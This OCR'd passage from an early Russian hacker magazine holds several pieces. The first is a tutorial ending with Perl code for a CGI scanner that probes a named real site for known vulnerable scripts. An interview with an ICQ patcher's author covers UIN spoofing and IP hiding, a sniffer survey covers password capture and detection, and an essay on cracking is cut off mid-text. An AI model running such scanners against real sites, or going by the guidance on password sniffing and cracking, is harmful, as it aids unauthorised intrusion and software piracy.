Также программа должна выводить лог своих действий на экран и в отдельный файл. Еще можно включать/выключать режим, чтобы программа показывала и записывала только информацию о найденных скриптах. Назови программу- check.pl, вот ее содержание:

```
#!/usr/bin/perl
# Это обозначает Perl программу
use Socket; # Использовать модуль для сокетов
$AF_INET=2; # Эту цифру нужно просто запомнить
$SOCK_STREAM=1; # Эту тоже
$protocol=(getprotobyname('tcp'))[2]; # Выбираем протокол TCP
$end="\015\012"; # Код завершения строки, он нестандартный в протоколе http
$cgi="cgi.dat"; # Файл с именами дырявых скриптов
$out="found.txt"; # Имя файла, где ведется лог
$site="www.chat.ru"; # Сам сайт
$port=80; # Порт сайта
$out_f=0; # Записывать лог файл 0 - нет, 1 - да
$out_m=1; # Выводить лог на экран 0 - нет, 1 - да
$all=1; # Говорить о несуществующих скриптах 0 - нет, 1 - да
$addr=(gethostbyname($site))[4]; # Определяем ip сайта
$addrs=pack ('S n a4 x8', $AF_INET, $port, $addr);
# Переводим ip сайта и порт в специальный формат
open (DAT, $cgi); # Открываем файл с дырявыми скриптами
while ($cur=<DAT>){ # Считываем имя, если еще не конец файла, то продолжаем
chomp ($cur); # Удаляем символ завершения строки
if(!(socket(LOAD,$AF_INET,SOCK_STREAM,$protocol))){
print "Невозможно создать сокет!"; exit;} # Создаем сокет, если не можем, то ОШИБКА
if (!(connect(LOAD, $addrs))){
print "Невозможно соединиться!"; exit;} # Соединяемся, если не можем, то ОШИБКА
select(LOAD); $|=1; select(STDOUT); # Ставим, что все данные серверу отправились сразу
print LOAD "HEAD $cur HTTP/1.0$end"; # Вот и сам запрос
```

РУССКИ

```
print LOAD "Host: $site$end$end"; # Его завершение
open (OUT, ">>$out"); # Отрываем файл с логами для записи
$str=<LOAD>; # Считываем ответ сервера
if ($str=~/200/) { # Если ответ содержит число 200, то файл существует
if ($out_f==1) {print OUT $cur." - НАЙДЕН!\n";}
if ($out_m==1) {print $cur." - НАЙДЕН!\n";}}
else {
if (($all==1) && ($out_f==1)) {print OUT $cur." - не найден\n";}
if (($all==1) && ($out_m==1)) {print $cur." - не найден\n";}}
close (OUT); # Закрываем файл с логами
close (LOAD);} # Заканчиваем соединение
close (DAT); # Закрываем базу дырявых скриптов
```

Вот это уже законченный вариант программы, который ты можешь использовать у себя на компе либо на удаленном серваке.

Все. Теперь ты можешь гордиться - у тебя есть собственный CGI сканер! В принципе, на этом статью можно закончить, но я не рассказал про сканер для работы с браузера. Ведь далеко не у всех есть shell доступ, а на своем компьютере пашет не так быстро, как хотелось бы. Если у тебя есть свой сайт с CGI доступом, то тебе повезло. Ты просто введешь в своем браузере такую ссылку:

http://www.site.ru/cgi-bin/che-ck.cgi?сканируемый сайт

Кодинг: смена плана

Удобно ведь! Для этого нам придется немного переделать вторую программу: повыкидывать лишнее и кое-что добавить. Создай файл check.cgi, в нем будет находиться последняя программа. Вот код самого чекера, который будет запускаться из твоего браузера:

```
#!/usr/local/bin/perl
use Socket;
$AF_INET=2; $SOCK_STREAM=1;
$protocol=(getprotobyname('tcp'))[2];
$end="\015\012"; $cgi="cgi.dat";
$site=$ENV{QUERY_STRING}; # Вот так узнаем адрес сайта
$port=80; $addr=(gethostbyname($site))[4];
$addrs=pack ('S n a4 x8', $AF_INET, $port, $addr);
open (DAT, $cgi);
print "Content-type: text/html\n\n"; # Выводим заголовок HTML файла
print "Scan: $ENV{QUERY_STRING}<br>\n"; # Выводим, что сканируем
while ($cur=<DAT>){
chomp ($cur);
if(!(socket(LOAD,$AF_INET,SOCK_STREAM,$protocol))){
print "Невозможно создать сокет!"; exit;}
if (!(connect(LOAD, $addrs))){print "Невозможно соединиться!"; exit;}
select(LOAD); $|=1; select(STDOUT);
print LOAD "HEAD $cur HTTP/1.0$end";
print LOAD "Host: $site$end$end";
$str=<LOAD>;
if ($str=~/200/) {print $cur." - НАЙДЕН!<br>\n";}
close (LOAD);}
close (DAT);
```

Как видишь, здесь почти нет объяснений, так как программу можно понять, глядя в предыдущий cgi-checker. Саму базу я не стал писать, ее ты можешь найти на xakepy.al.ru (вместе с самими скриптами). База заняла бы много места, а толку дала бы мало. Лучше возьми готовую - геморроя меньше будет ;).

Побольше тебе дырявых скриптов на волне сетевого скана!



Интервью с Борисникол...



Есть такая прога - ISOAQ. Тот, кто пользуется асей и ничего не слышал об ISOAQ, может идти домой, смывать кровью это пятно позора :). Остальным предоставляется уникальная возможность, можно сказать - лично, пообщаться с автором этого ультраполезного продукта - Борисниколаичем.

Как давно ты заинтересовался ICQ? Что побудило тебя начать изучение данного средства со стороны кракера, а не обыкновенного юзера?

БН: Несколько лет назад. Надо сказать, я упорно не хотел присоединяться к асечным юзерам и сидел в ирке. Потом как-то попробовал, ну и далее как обычно: Аська оказалась более гарной дивчиной, чем Ирка, большая ссора с Иркой, большая дружба с Аськой и т.п. Интимные отношения в извращенной форме (любил я это с мягким льдом делать) стали регулярными, после того как один буржуйский кекс провозгласил, что забытый пароль нельзя извлечь из очередной аськи кроме как снифом.

Сколько лет ISOAQ? Какие функции были в первом релизе, и что программа позволяет делать сейчас?

БН: Уже два года. Все началось с функции показа пароля. Одно время я был подписан на icq-devel мэйлинг лист. В тот далекий август 98-го (или 97-го, не помню уже точно) на листе кто-то высказался, мол, "в новой крутой аське теперь криптинг и пароль не достать из файлов никак, только пакеты снифать". Действительно, тогда в ходу была аська с неплохим криптингом, тогда еще дедушка Мераб не продался АОЛу. Последний, стоит напомнить, первое, что сделал по приобретению "чуда", - это выдрал напрочь криптинг, вывалив на свет неуклюжую альфу 99. Видимо, чтобы потом опять обратно его изобрести. Все нужное в аське было воплощено к версии 1.30, так что приходилось для имитации созидательной деятельности АОЛу идти на такие шаги. ;) Если серьезно, то скорей всего были проблемы с экспортом криптинга или, что скорее, с новым форматом базы аськи. Поэтому пришлось доказать листовщикам, что сломать можно все ("Борис я Николаич или не Борис? Сломаю!"). Через пару дней появилась новая версия, позволявшая добавлять контакты без авторизации (это уже самому как-то понадобилось). Функции появлялись в основном по мере того, как возникала моя президентская в них нужда. Бывало, пишет народ мне мэйл, типа "сделайте, чтобы аська моя в визибл листе больше 40 людей держала". Я себя спрашиваю, а есть ли в том моя президентская нужда? Нет. Значит не делаю. Правда, когда она возникает, делать обычно просто лень. Некоторые функции все-таки добавлялись после множества слезных просьб от разных лиц (например, больше 7 оунеров на одной асе). Были и такие, которые, как и самая первая, были призваны утереть кому-то нос (например, первый вариант патча для multi-instance, возникший как ответ Progenic'у, который в свое время выпустил патч кило на 200, исправлявший строку 'ICQ mutex' на 'ICQ putex'). Сейчас какие функции добавлены будут, сложно сказать. Мераб выпустил очередную пакость под версией 4.50, которая не дает слать ИП вообще. С этим, наверное, бороться будет нелегко. Последняя версия Твикера умеет с ним обращаться уже, но функции остались прежними. Речь идет о Tweaker, поскольку Patcher уже давно не разрабатывается.

Откуда можно скачать ISOAQ, не опасаясь троянов и вирусов?

БН: Ниоткуда. Для профилактики вирусов и

аичем

троянов нужно опасаться всегда, даже если качаешь FreeBSD с freebsd.org :). Мой официальный сайт находится сейчас под редиректом isoaq.da.ru (пока его никто не сломал) :) или на isoaq.void.ru. Обычно редирект указывает на последнюю версию и странички, и проги. Иногда последняя прога лежит на другом сайте, тогда на isoaq.da.ru оговорено, где именно. Не люблю я постоянные сайты, адреса... Не по-борисниколаически все это...

Давно ли ты серьезно занимаешься отладкой программ и их модификацией?

БН: Не так уж. На самом деле я вообще не занимаюсь отладкой и модификацией программ, кроме ICQ. Разве что ковыряюсь в некоторых прогах, которые использую лично. Ничего из этого на публику не выходит.

Что ты можешь сказать о безопасности ICQ? Можно ли использовать его для обсуждения важных дел?

БН: Использовать можно, отдавая себе отчет в том, что это небезопасно. :) Можно накачать всяких фишек, типа TSM, для криптинга. Кстати, TSM 2000 пока что единственный из немногих мною проверенных криптеров, которому хоть как-то можно доверять. Проблема с криптографией в том, что даже если в софте нет прямых бэкдоров, то при генерации ключа можно всегда искусственно ограничить количество комбинаций. При этом шифрация будет проводиться по тем же алгоритмам, длина ключа будет составлять те же много много тысяч битов. Поэтому криптование не опенсорсовом софтом - это как лечебный раствор бабушки-знахарки: кому-то помогает, кому-то нет, а что в этом растворе - известно только одной бабушке. :)

Позволяет ли твоя программа подделывать IP-адрес? А менять номер?

БН: Вопрос "как подделать IP address?" такой же бессмысленный, как и "как мне хакнуть вебсайты?". IP адрес всегда будет оставаться при тебе, и можно лишь путать маршрут от тебя до, скажем, сервера Мераба. Тем не менее, если кому-то очень захочется и, особенно, если этот кто-то будет обладать достаточной властью и средствами, цепочку можно всегда будет распутать назад. Спрятать свой IP в аське от других юзеров (не от Мераба) довольно просто. Нужно лишь сесть на Сокс сервер, желательно где-нибудь в Японии. Это спасет от патченных асек, но не спасет от Tweaker Contact List и подобных прог, как, например, написанная одним из самых крутых спецов по асиному протоколу из Питера на букву "Х". :) Дело в том, что аська по сути большой троян. Она посылает реальный ИП с остальной инфой в мерабскую сеть. Сделано это для облегчения общения асек напрямую внутри локалок. Поэтому очень полезно самому сесть в локалку. В этом случае твой IP не поймает даже админ Мирабилиса. Для особо недоверчивых можно воспользоваться прогой SocksCap, тогда логальный клиент уж точно не сможет вести никакие игрища с настройками подсоединения сквозь socks. Крутые же челы ставят специально отдельную машинку, льют на нее бздю и некоторый дополнительный софт и роутят значительную часть траффика (не только аську) через нее на "свой"

сокс и далее в инет. Менять номер аськи с помощью IsoaQ, конечно же, можно. Имеется в виду т.н. спуфинг, когда человеку приходит сообщение от совершенного левого номера. В случае с протоколом ICQ это совершенно нехитрая процедура, множество программ и даже клонов аськи под другую ОС умеют это делать. В твикере спуфинг привязан к уину 1 - у меня есть основания для этого ограничения.

На чем основывается куча новых фич, которых ISOAQ добавляет к мерабовской софтине? На кривости организации серверов Аси или же на чем-то другом?


БН: Скорее на кривости программирования. Собственно, аська абсолютно не сопротивляется каким-либо исследованиям. Разве что шифрование протокола несколько осложнило жизнь протокольным кодерам. Моя программа имеет мало отношения к протоколу - она занимается непосредственно клиентом.

Какой, на твой взгляд, самый большой баг в Асе?

БН: Закрытость протокола. Если бы протокол был открытым, то большинства багов просто бы не стало после первых дней его публичной модификации.

Что ты планируешь включить в новую версию патчера/кракера ICQ?

БН: Ни в какой период существования проги никогда нельзя было точно сказать, что с ней станет дальше. Я и сейчас продолжаю это счастливо не знать. :) Развитие ISoaQ никогда не планировалось, все что к нему добавлялось - добавлялось по принципу "а не сделать ли мне сейчас такую феньку, чтобы...". В общем, по-моему, это очевидно - БорисНиколаич я.



Есть ли у тебя какие-либо еще проекты, кроме ISOAQ?

БН: К счастью, я вовремя остановился. Не люблю публичные проекты, потому что их нужно постоянно доводить до ума, отлаживать, бросать на них кучу сил.

Какие сайты по безопасности и хаку ты посоветуешь почитать пользователям твоей программы?

БН: Именно пользователям программы? Зависит от того, чего они хотят узнать. Наиболее разумное большинство - ничего, поэтому можно не читать никаких. Интересующиеся хакингом пусть читают "органовскую" хакзону, крякингом - dore.on.ru или, лучше, обломки fravia.org. Все же в первую очередь лучше сначала знакомиться не с хакингом/крякингом, а с тем, как сеть/программы работают, т.е. просто хорошо представлять себе, как тот или иной элемент виртуального мира функционирует.

Что для тебя весь этот кодинг пачей, прог? Просто занятие в свободное время или есть "далеко идущие планы"?

БН: Пока никаких планов. То или иное занятие может оставаться мало-мальски эффективным, пока оно не превращается в профессию. А профессия у меня другая. Это все знают. Ну те, что помнят. Да и квалификация - "инженер-строитель"... А обкомы там всякие, госстрои, исоаки - это все по самонаучению получилось. Хотя с ISoaQ, наверное, все зашло слишком далеко, и, возможно, я уже достиг собственного уровня некомпетентности.

Что ты еще написал, кроме ISOAQ? Известные и неизвестные проги.

БН: Как я уже говорил, это либо продукты для "личного пользования", либо сугубо специализированные проги, распространявшиеся в очень узком кругу лиц. Для личного пользования создавалось много чего - от фотоальбомов до универсального механизма патчинга, запрашивавшего данные из полноценной базы данных (к счастью, SQL меня тогда обошел :)). Ни одна из этих прог так и не увидела свет и, надеюсь, не увидит.

Многие кодеры, глядя на недоделанный алгоритм ломаемой проги, часто ловят себя на мысли: "вот я бы ее написал совсем по-другому". Не хочешь написать что-нибудь свое, в пику той же асе, например?

БН: Хотеть написать - одно, писать - другое, а написать - третье. Некоторые элементы аськи, та же авторизация и IP, может и выглядят странными, но вполне возможно, что мы просто чего-




то не знаем. И потом все зависит от того, на чьей ты стороне. Создавай аську я (звучит громко), я бы постарался сделать идеологию менее централизованной и позволял бы клиентам работать друг с другом на некоем начальном уровне без безусловной необходимости наличия сервера. Так стоило бы сделать, если бы создатель руководствовался в первую очередь интересами юзера. Конечно, если хочешь выгодно продаться, то технологию всегда лучше делать максимально зависимой от центра - роль этого центра тогда неимоверно растет в глазах общественности, которая с уважением и страхом на лице пишет в газетах "Mirabilis Network". Многие ли с ходу вспомнят имя, скажем, того кекса, который, сидя в своем CERNе, изобрел куски WWW? То же стало бы и с Мерабом, откажись он от централизации системы или, чего доброго, открой стандарты на протокол. Поэтому, если бы я руководил Мерабом, то сделал бы, наверное, то же самое, что уже сделано. Монополия на протокол и пара десятков ощутимых недоработок в последнем, обеспечивающих лет 10 корпения компании над багфиксингом - самое оно для новой фирмы, желающей укрепиться на фондовом рынке.

Все о снифферах

Delta (delta@caravan.ru)

Что?

Sniffer - это тип программ, созданных для мониторинга сетевого потока и/или его анализа. Данный класс прог задумывался в качестве помощника сетевому администратору для анализа проблем, возникающих в сети. Но, как и большинство тулзов для админов, снифферы получили большее распространение среди хакеров, использовавших их для перехвата паролей, отправляемых по сети в не зашифрованном виде, и другой важной информации. Sniffer'ы получают возможность чтения всей информации, приходящей на сетевой интерфейс, путем установки его в promiscuous режим работы. В этом режиме любая (ну, почти любая ;) программа может получать всю информацию, приходящую на сетевой интерфейс в виде AS IS (как есть), т.е. полностью доступна вся "служебная" информация - заголовки Ethernet frame'ов, все, что идет по не маршрутизируемым протоколам типа IPX, NetBEUI, etc.



Зачем?


Почти всегда при взломе *nix-типа систем хакеры ставят снифферы для перехвата паролей telnet/ftp/email сервисов, таким образом иногда получая от взлома одной слабо защищенной машины доступ к более закрытым серверам. Взломщик может сниффать сетевой поток, даже если пакеты отправляются не с машины, где стоит сниффер, и не ей предназначаются. Но это возможно, только если данные исходят или направляются с машин, находящихся в одной локальной сети с компьютером, подконтрольным хакеру. Например, многие не знают, что в Ethernet сетях, построенных на коаксиале, в пределах одного сегмента - сетевая карточка _всегда_ посылает _всю_ информацию _всем_ машинам в этом сегменте. Это потом уже, на программном уровне, фильтруются "лишние" и чужие ethernet фрэймы.

Правда

Правда, данный метод сниффинга будет невозможен, если в твоей сети используются специальные активные хабы, которые берут на себя заботу о фильтрации сетевого трафика и посылают каждой машине только пакеты, которые ей предназначены, так что снифферы в данном случае становятся неэффективны. Но такие хабы достаточно дороги, и на них все любят экономить. В общем, шансы на удачный снифф есть всегда :). Также есть модели сетевых карт, которые не поддерживают работу в promisc режиме, но это тоже большая редкость.

Далее я опишу самые популярные реализации снифферов, которые ты можешь использовать. И, конечно же, будут изложены методы обнаружения установленных снифферов как локально, так и на удаленных хостах.

Наиболее известные реализации снифферов:



Sniffit


Пожалуй, самая популярная версия сниффера на данный момент.

С отличной реализацией интерактивного режима работы, то есть когда в графическом окне отображаются все сетевые подключения к машине с возможностью просмотра передаваемой информации по соединению. Также возможна фильтровка по портам и адресам, что достаточно удобно, если к машине сделано много подключений и ты хочешь отфильтровать соединения по заданным правилам. Поддерживается большинство сетевых протоколов: TCP, ICMP, UDP. Также возможно написание собственных конфиг файлов для конкретной настройки работы сниффера.

Полная информация о sniffit, последняя версия и обновления по адресу:

http://reptile.rug.ac.be/~coder/sniffit/sniffit.html

Данный пакет включает в себя не только обычный сниффер, но и другие не менее интересные программы как для хакера, так и для администратора.



Dsniff

Обычный сниффер со специальными возможностями отслеживания паролей для следующих сервисов: FTP, Telnet, HTTP, POP, NNTP, IMAP, SNMP, LDAP, Rlogin, NFS, SOCKS, X11, IRC, AIM, CVS, ICQ, Napster, Citrix ICA, Symantec pcAnywhere, NAISniffer, Microsoft SMB, и Oracle SQL*Net auth. Tcpkill программа для отключения заданного tcp/ip процесса в процессе работы.

Tcpnice программа для понижения приоритета пропускной способности заданного tcp/ip процесса. Это нужно, например, для того, чтобы ограничить Vasya the kewl warezz couirier каналом в 300бит/с - пусть себе качает на здоровье. :)

Webspy выводит все запрашиваемые http адреса в Netscape Navigator.

Получается так, что ты как будто сидишь у него за спиной и смотришь на монитор. ;) Также в пакет входит еще несколько сетевых утилит. Всем рекомендую!


Полная информация о dsniff и последняя версия по адресу:

http://www.monkey.org/~dugsong/dsniff/


suck.c

Самый примитивный девайс, единственным параметром которого является задание сетевого

интерфейса, который надо сниффать. Он печатает ВСЕ подряд, что приходит или отправляется. В принципе, данная программа не совсем удобна для сниффа, а скорее предназначена для начинающих программистов, как пример простейшего сниффера.
Программа доступна по адресу:
http://packetstorm.securify.com/sniffers/suck.c



Для пользователей Win9x/NT/2000 я советую попробовать такие продукты, как IRIS (http://www.eeye.com) или CommView (http://www.tamos.com).



Методы обнаружения снифферов

Обнаружение сниффера на твоей системе локально или удаленно (*nix only). Простейшим методом определить, установлен ли на твоей системе сниффер или нет, является команда ifconfig с параметром - название твоего сетевого интерфейса, например:


```
[blackmesa]: ifconfig de0
      de0: flags=8963<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC,SIMPLEX,MULTICAST>
      media: Ethernet 10baseT
      status: active
      inet 192.168.0.2 netmask 0xffffff00 broadcast 192.168.0.255
```

Как мы видим, на интерфейсе установлен флаг PROMISC, следовательно, сниффер запущен. Но часто хакеры, взломав систему, подменяют программу ifconfig так, чтобы она не показывала, что интерфейс работает в promiscuous режиме. Так же возможно удаленное определение того, что сетевой интерфейс стоит в promisc режиме, такими утилитами, как AntiSniff, Sentinel.

Ping

Еще одним из методов удаленного определения снифферов в локальной сети является так называемый Ethernet ping. Этот метод использует недостаток promiscuous режима, а именно - невозможность фильтрации проходящего трафика. В случае достаточно большого потока информации сниффающая машина просто не успевает ее полностью обрабатывать, и таким образом увеличивается время, необходимое на PING ECHO_REPLY.
Допустим, в сети есть несколько машин. Пингуем все машины в сети - допустим, средний ответ на ping будет 1ms. Теперь вываливаем в сетку кучу мусора (broadcast flood :) и опять пингуем всех в сети. Если пинг до одной из машин внезапно вырос :) - там сидит шпион с подзорной трубой и мониторит траффик.
Хотя данный метод удаленного обнаружения снифферов вполне надежен, он работает, только если траффик в сети достаточно низкий, иначе “обычные” пакеты будут менять время пинга.


Антиснифферы



AntiSniff

Данная утилита разработана всем известной группой L0pht. Техника, реализованная в данном продукте, позволяет удаленно определять, запущен ли сниффер на исследуемой машине. Так, например, перед тем как зайти на твой любимый шелл, проверь, не запущен ли там сниффер. В программе реализованы следующие тесты: DNS,ICMP time delta, Ether Ping, UDP Echo, multicast arp. Доступна также Windows версия данного продукта.

Получить программу можно по адресу:
http://www.l0pht.com/antisniff/



Sentinel

В данный момент поддерживает три техники удаленного определения promisc режима работы сетевого интерфейса: DNS тест, Etherping тест, ARP тест.
Получить программу можно по адресу:
http://www.subterrain.net/projects/sentinel/

В итоге хочу сказать, что следует всегда использовать такие средства безопасных Соединений, как SSH, SSL Telnet,SSL POP3, SFTP. Также передавать важную информацию только в зашифрованном виде PGP или Blowfish, а на irc при важных разговорах использовать dcc-chat, потому что, например, все сервера сети efnet работают в debug режиме, и коварные irccop’ы могут читать твои приватные сообщения.




Крекинг по-русски


Антон Фролов aka Antonio (anton@mail.axon.ru)

Игры

Привет, доблестные хацкеры! Насколько я помню, у большинства детей интерес к компьютерам впервые возник при виде игр. Игрушек, появившихся в конце 80-ых годов на таких древних машинах, как ДВК-3, ЕС-1840 или ЕС-1841. Надо сказать, что последние были нагло слизаны нашими "советскими хакерами", работавшими на заводах, выпускавших ПЭВМ. Тогда все это железо так скучно называлось, и вместо "мыши" был почему-то "колобок". Стоит заметить, что в игры играли не только дети, но и взрослые дяди, у которых не всегда хватало времени или терпения (или того и другого), чтобы пройти очередную миссию по-честному. Всем известно, что лень - один из двигателей прогресса. Лень породила желание решить все проблемы очень быстро - а именно подправить некоторые характеристики своего героя. Как правило, речь шла о наших любимых "бобах". Поэтому бородатый дядечка брал бумажку, ручку и, запомнив файл, записывал на клочке бумажки: сколько денег у него сейчас есть. Дальше переводил это число в шестнадцатеричное и начинал искать его в "сейве"(save). После чего успешно превращал накопленные копейки в миллион баксов - типа FFFFFF - и "мочил" своих врагов самым навороченным оружием, полученным после такого кряка или полученного на бабки, возникшие после кряка.




Все это происходило потому, что разработчики компьютерных игр не думали, что с их детищами так жестоко обойдутся ленивые дяди. В частности здесь речь шла про игру "Автомобильные гонки" (Если я не ошибаюсь, автор имеет ввиду некогда популярную игру Death track - прим. редактора), где можно было покупать двигатель,



шипы, мины и так далее. Тогда меня сильно поразило: откуда у дяди так много денег? Потом он с видом знатока показал, как все "просто" и что америкосы - все лохи ;).


Подробности на
http://kraven.simplenet.com/cheat/deathtrk.htm.



Как правило, крякерами становились программисты-системщики, хорошо разбиравшиеся в "устройстве программ". Так как в своих паскалевских или Сишных прогах очень часто, для удобства, использовали ассемблерные вставки. А все знают, что любую программу можно представить в виде ассемблерного кода. Однако "битовый хак" (битхак) применим не только и не столько ;) в мирных целях. С его помощью решались проблемы, вроде замены ключевой дискеты или снятия ограничения на количество установок (install`ов).

Война

Тут, пожалуй, уместно сказать про "войну интеллектов" разработчика ПО и крякера, ломающего этот софт. Просто одни зарабатывали деньги на том, что "эксклюзивно" продадут софт, а другие сделают это дешевле, чем первые, без ограничений и саппорта. ;) В основном крякеры специализировались на играх по очень простой причине - БОЛЬШЕ КРЯКАТЬ БЫЛО НЕЧЕГО! Ведь в гамесы играли почти все, значит это было востребовано. Кряки предоставлялись "по дружбе" и никому в голову не приходило делать на этом деньги. Ведь весь софт для IBM-совместимых машин был халявным, и деньги тратились в основном на дискеты. Хотя, помимо игр, крякались и прикладные программы, но они были настолько узкоспециализированные, что большого интереса для широких масс не представляли. Мне наворачивается в памяти легендарный уже Максим Иванов (Иванов, кстати, фамилия матери, а так он мог быть Бушель).



Как говорится, ум купить нельзя, поэтому, благодаря его пытливости, потерпела определенные убытки фирма под названием Алладин СофтВаре.

Эта фирма сделала упор на электронные ключи HASP, которые устанавливаются на принтерный (LPT) порт, таким образом ограничивая зону распространения софта лишь компом, с установленным LPT-ключом. Макс нашел те байтики в программе, что надо было поменять на "нужные". После чего ключ оказался больше не нужным для распространения крякаемого софта. Это был удар по фирме. Но, с другой стороны, Макс сделал своеобразную рекламу фирмам, использовавшим в качестве защиты HASP. Например, фирме, известной на всю Россию - 1С.



Так как люди, "поиграв" со взломанной версией, могли понять, стоит ли покупать коммерческий продукт за "большие деньги", так сказать, чтобы не приобретать кота в мешке. А ведь лицензионное ПО покупают не ради любви к искусству, а для использования в реальном БИЗНЕСЕ, где, кровь из носа, нужна техническая поддержка: всякие там новые формы, настройки под конкретные нужды, помощь специалиста и другой сервис. За это и платят фирмы, покупающие лицензионный софт, что, в принципе, правильно. Но крякеры были, есть и будут, так как всегда найдутся те, кто захочет получить ВСЕ НА ХАЛЯВУ, и те, кому наплевать на все правила, законы, соглашения и прочую ботву. Или же брат-халявщик купит нужную ему софтину за прейскурантную стоимость, а потом растиражирует ее для "внутреннего использования", чтобы, как говорится, было дешевле и проще ;). Как то делается с ПО, продающемся на пиратских дисках, - классический пример тиражирования коммерческого ПО для масс. А если бы это активно преследовалось государством, то все сидели бы с "древним" софтом. И до сих пор вместо комфортного Office 2000 запускали бы на своих компах Лексикон и почитали бы это за счастье. ;) Я, конечно, несколько утрирую, но, поверь, что без такой возможности у России не было бы такого прогресса в области компьютеризации и информатизации. К тому же, это все компенсируется нищенской зарплатой россиянина: в среднем составляющей 100$ в месяц. Надо понимать, что Россия - это далеко не только Москва и Питер, а и много городов в глубинке. Где живут нормальные люди, желающие не отставать от своих коллег из "столиц" и испытывающие информационный голод, который и пытаются утолить, господа варезники-крякеры. Пират предстает в образе Робин Гуда :). Правда, наши Робин Гуды очень далеки от романтики, и ими движет, в основном, желание быстрых денег, что вполне естественно для современной России.

Оплата

